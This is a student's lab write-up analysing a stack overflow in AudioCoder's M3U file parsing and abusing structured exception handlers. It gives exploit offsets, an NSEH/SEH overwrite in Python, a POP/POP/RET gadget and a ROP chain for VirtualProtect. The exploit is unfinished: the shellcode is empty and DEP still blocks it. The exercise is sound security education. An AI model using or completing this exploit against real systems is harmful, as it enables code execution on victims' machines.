Lab 03 – Structured Exception Handlers

Part 1 – Confirming the Exploit

- Through reverse engineering (static/dynamic analysis), work from the provided POC and confirm that there is an exploitable bug in the provided program. Please note, you do NOT need to actually exploit it for this lab.
    - **[6 points]** Provide detailed analysis of the program to show where the bug occurs and how it works. Include specific locations in the target binary along with a description of the flaw(s) in the code.

Starting off with some static analysis, we need to identify entry() and then find the unlabeled call to main(). In Ghidra this is pretty easy because you can just work backwards from the exit() while looking for any MOV from EAX.


We can see one call being made before a MOV here @ 0x47ee74

```
0047ee74 e8 a7 99      CALL       FUN_00428820             undefined4 FUN_00428820
         fa ff
0047ee79 8b f0         MOV        ESI,EAX
0047ee7b 57            PUSH       EDI
0047ee7c e8 21 56      CALL       FUN_004844a2             undefined FUN_004844a2(
         00 00
0047ee81 59            POP        ECX
0047ee82 e8 69 0b      CALL       is_managed_app           bool is_managed_app(voi
         00 00
0047ee87 84 c0         TEST       AL,AL
0047ee89 75 06         JNZ        LAB_0047ee91
0047ee8b 56            PUSH       ESI
0047ee8c e8 d9 4c      CALL       _exit                    void _exit(int _Code)
         01 00
```

Moving into the call reveals some static indicators that we are probably in main()... There's a lot of the Post/Get/SendMessage() mentioned before in the lecture.


```
if (DVar3 == 0x102) {
  FUN_00425920(
              "This freeware version does not run as multiple instances.\nDo you want to learn
              more about MediaCoder Premium?"
              ,&DAT_004c8db8);
  Sleep(1000);
  *in_FS_OFFSET = local_10;
  return 0;
}
FUN_00430b10();
```

So this just establishes that we know when user code is reached and where everything branches off from. It feels like cheating, but since we already know based off of the provided POC that the exploit is initialized by a file read… I created several breakpoints for **OpenFile** and **ReadFile**.



Then, whenever we have the debugger ‘paused’, waiting for user interaction, we simply wait until the breakpoints are met after reading a file and work our way backwards.

The call stack eventually looks like this…




The addresses breakdown to…

1. kernel32.76953FEC > ReadFile
2. kernel32.76953FE5 > LoadTextFile
3. audiocoder.00420771 > ????
4. audiocoder.00421a25 > ????


It’s hard to make out anything at first glance when referencing the initial calls made from AudioCoder - but I did notice a static string reference from (3) audiocoder @ 00420771 to “**#EXTM3U**”. Which leads me to think that I am starting to be in the right place.

I could have skipped straight here if I just looked at the string XREFs in the beginning, oh well lol


Not really gonna bother double checking… but it looks like it’s attempting to compare the provided contents from the exploit payload to #EXTM3U.




Then it does a comparison of the 8th byte to the char ‘A’… dunno if the HTTP:// part was needed or if it could have been anything else really. But that is the same length as the previously compared string #EXTM3U. But this is definitely where the file is processed and read into memory.



It fails though and jmps further down moving a ptr of the exploit payload from ESI to EAX.




Although I think my previous notes were important initially when trying to understand the target program - what I have now takes a different turn and is actually the correct area.
This loop here is what overwrites the stack - it took me awhile to find it bc I kept thinking it was near the initial references to #EXTM3U when queueing the newly added file…




It just rinses through each byte of the payload stored into ECX and then moves it onto the stack with **MOV BYTE PTR DS:[EDX + ECX - 1], AL**.

We can even watch it happen while stepping through and see each byte added.




And then after a few more steps…



```
0018F98C 00000020
0018F990 0018F9C0 "http://ABABABABA"
0018F994 00000000
0018F998 00000000
0018F99C 00000000
0018F9A0 00000000
0018F9A4 00000000
0018F9A8 00000000
0018F9AC 00000000
0018F9B0 00000000
0018F9B4 00000000
0018F9B8 00000000
0018F9BC 76678922 return to user32.76678922 from user32.76678719
0018F9C0 70747468
0018F9C4 412F2F3A
0018F9C8 41424142
0018F9CC 41424142
0018F9D0 00000000
0018F9D4 00008040
```

This is because EDX + ECX itself is a ptr further down the stack, for example…



```
EAX 00000041 'A'
EBX 7668BBE2 <user32.SendMessageA>
ECX 027A2290 "BABABABABABABABABABABABABA
EDX FD9ED740
EBP 0018FB04 "ˆü\x18"
ESP 0018F940
ESI 027A20A8
EDI 001D04F6
```

FD9ED740 + 027A2290 = 10018F9D0 - 1 = 10018F9CF

And that would be the value most recently updated as 0x41 within the DWORD shown at the address 0x18F9CC.

Also, I tried opening the payload as the default M3U as well as TXT - the vulnerability only exists for files of type M3U; and, I don't know why that is. I believe it has something to do with the earlier reading of the file when #EXTM3U was referenced.

[1 point] Upgrade the POC python script to show precise control over the program. Provide screenshots of your script along with a brief description.

And this is just showing control of the stack with the EIP as “MICA” or “0x4D494341”

```
EAX   027830E0
EBX   0276C230    &"à°@"
ECX   006D0A70
EDX   00000030    '0'
EBP   41414141
ESP   0018FB0C
ESI   003204EE
EDI   027830E0

EIP   4D494341
```


I only made some formatting changes to run with Python3 instead of Python2, and then the offset changes in order to control SEH and EIP.

```python
junk = b"http://" + b"A" * 321
eip = b"ACIM" + b"B" * 368
nseh = bytes(pack('<I',0x909006eb))
seh = bytes(pack('<I',0x6600105D))
nops= b"\x90" * 20
shell=(b"")

junkD = b"D" * (2572 - (len(junk + nseh + seh + nops + shell)))
exploit = junk + eip + nseh + seh + nops + shell + junkD

file= open("Exploit.m3u",'wb')
```

Part 2 – Bypassing Stack Cookies with SEH Overwrites

- **[1 point]** Identify if this program uses structured exception handlers (SEH).

Yes - and we can see it here inside of x32dbg and Immunity.



This is the SEH chain, the last address referenced within the module NTDLL is the actual exception handler. In order to exploit SEH, our payload needs to overwrite the addresses holding NSEH and SEH.


Using the SEH chain observed with x32dbg it is easy to calculate the necessary offset. A payload of “A” * 689 takes us straight to NSEH and then the following 4 bytes for SEH.

- **[2 points]** Discuss if this program is vulnerable to SEH abuse. That is, could SEH be used to exploit the program.

In order for an SEH exploit to work, we need access to NSEH and SEH as well as the POP+POP+RET instructions from a module not compiled with SafeSEH. Using the **!mona modules** command we can see a list of the loaded modules and their flags/options.

There is one such module/DLL packed with the target executable called… **libiconv-2.dll**

Using another command we can search for usable instructions to move from SEH to NSEH.
!mona seh -m libiconv-2.dll -cp nonull



This generates a very long list of addresses with the necessary instructions… The entry I chose was:

0x6600105d : pop ebx # pop ebp # ret | null {PAGE_EXECUTE_READ} [libiconv-2.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.13 (C:\Program Files (x86)\AudioCoder\libiconv-2.dll)

Sooo… all we need to do then is make the changes…


```
nseh = bytes(pack('<I',0x909006eb))
seh = bytes(pack('<I',0x6600105D))
```

0x909006eb was chosen because it equates to NOP, NOP, Short JMP 0x14 or 20 bytes - this is what moves us from SEH → NSEH → Shellcode.

These are the addresses identified as the SEH and NSEH. The first SEH is the address 0x0018FCB0 and NSEH 0x0018FCAC. See the values overwritten here…

```
0018FC70  41414141
0018FC74  41414141
0018FC78  909006EB
0018FC7C  0000105D  Pointer to SEH_Record[1]
0018FC80  004A5538  audiocoder.004A5538
0018FC84  FFFFFFFF
0018FC88  00743818  L"C:\\Windows\\system32\\apphelp.dll"
0018FC8C  00203A6F
```

I also verified the offset using this pattern offset generator…



By plugging that in as the payload with the preceding “http://” it will show the address of NSEH when the program crashes from the overflow.

CPU | Log | Notes | Breakpoints | Memory Map | Call Stack | SEH

Address	Handler	Module/Label	Comment
0018FC7C	78413278		
41317841	00000000		

And then we follow 0018FC7C into the dump for the searchable overflow offset…

```
0018FC6C 35 41 77 36 41 77 37 41 77 38 41 77 39 41 78 30 5Aw6Aw7Aw8Aw9Ax0
0018FC7C 41 78 31 41 78 32 41 78 33 41 78 34 41 78 35 41 Ax1Ax2Ax3Ax4Ax5A
0018FC8C 78 36 41 78 37 41 78 38 41 78 39 41 79 30 41 79 x6Ax7Ax8Ax9Ay0Ay
```


So, like the first screenshot showed… the value to look for is ‘AX1A’, which gives the offset 693. If we follow my earlier math, that’s the original offset 689 + 4 bytes for NSEH = 693.
Funny thing though, I can’t actually figure out how to trigger the SEH without also causing an access violation to DEP. Technically, I think this could just be bypassed with ROP instead but that’s not the goal exactly ¯_(ツ)_/¯

After exploring around with mona, I generated the same ROP chain used from the last lab with the module… **RPCRT4.DLL**


```python
    rop_gadgets = [
        #[---INFO:gadgets_to_set_esi:---]
        0x76cfa6ca,  # POP EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0x76cc02c4,  # ptr to &VirtualProtect() [IAT RPCRT4.dll] ** REBASED ** ASLR
        0x76d1bb0c,  # MOV EAX,DWORD PTR DS:[EAX] # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0x76d07b94,  # XCHG EAX,ESI # RETN [RPCRT4.dll] ** REBASED ** ASLR
        #[---INFO:gadgets_to_set_ebp:---]
        0x76d3d641,  # POP EBP # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0x76d07f75,  # & jmp esp [RPCRT4.dll] ** REBASED ** ASLR
        #[---INFO:gadgets_to_set_ebx:---]
        0x76d222c5,  # POP EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0xfffffdff,  # Value to negate, will become 0x00000201
        0x76d11232,  # NEG EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0x76cfa178,  # XCHG EAX,EBX # RETN [RPCRT4.dll] ** REBASED ** ASLR
        #[---INFO:gadgets_to_set_edx:---]
        0x76d481c7,  # POP EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0xffffffc0,  # Value to negate, will become 0x00000040
        0x76ccf3ea,  # NEG EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0x76ce0647,  # XCHG EAX,EDX # RETN [RPCRT4.dll] ** REBASED ** ASLR
        #[---INFO:gadgets_to_set_ecx:---]
        0x76d0d3c5,  # POP ECX # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0x76d70406,  # &Writable location [RPCRT4.dll] ** REBASED ** ASLR
        #[---INFO:gadgets_to_set_edi:---]
        0x76cd6c37,  # POP EDI # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0x76d621a3,  # RETN (ROP NOP) [RPCRT4.dll] ** REBASED ** ASLR
        #[---INFO:gadgets_to_set_eax:---]
        0x76d2960f,  # POP EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0x90909090,  # nop
        #[---INFO:pushad:---]
        0x76cc7227,  # PUSHAD # RETN [RPCRT4.dll] ** REBASED ** ASLR
    ]
    return b''.join(pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()
```

Surprisingly, it works here as well and allows me to bypass the DEP mitigations and continue with my NSEH and SEH overwrites.

These are the ROP gadgets as shown on the stack… There's even a call included to a **JMP ESP** from the module **LIBICONV-2.DLL**; I was experimenting around and seeing which areas I could access or control the stack.



You can actually see the shellcode here in memory after our successful ROP gadget for VirtualProtect() and short jmp from NSEH.



.The beginning values shown in the dump above are the same as our shellcode from the executable 'micah'.

Pretty neat! It still does activate DEP though as soon as the first instructions of the shellcode are executed…

```
Breakpoint deleted!
Breakpoint at 0018FC78 set!
INT3 breakpoint at 0018FC78!
EXCEPTION_DEBUG_INFO:
           dwFirstChance: 1
           ExceptionCode: C0000005 (EXCEPTION_ACCESS_VIOLATION)
          ExceptionFlags: 00000000
        ExceptionAddress: 1519AA99
        NumberParameters: 2
ExceptionInformation[00]: 00000008 DEP Violation
ExceptionInformation[01]: 1519AA99 Inaccessible Address
First chance exception on 1519AA99 (C0000005, EXCEPTION_ACCESS_VIOLATION)!
```

Sooo, I am still figuring out how to get past this part.

LateNight Comment: I figured out that this approach won’t work even with ROP because DEP is enabled. In order for this to work I would need to create a stack pivoting gadget that moves from SEH back to a local buffer under my control.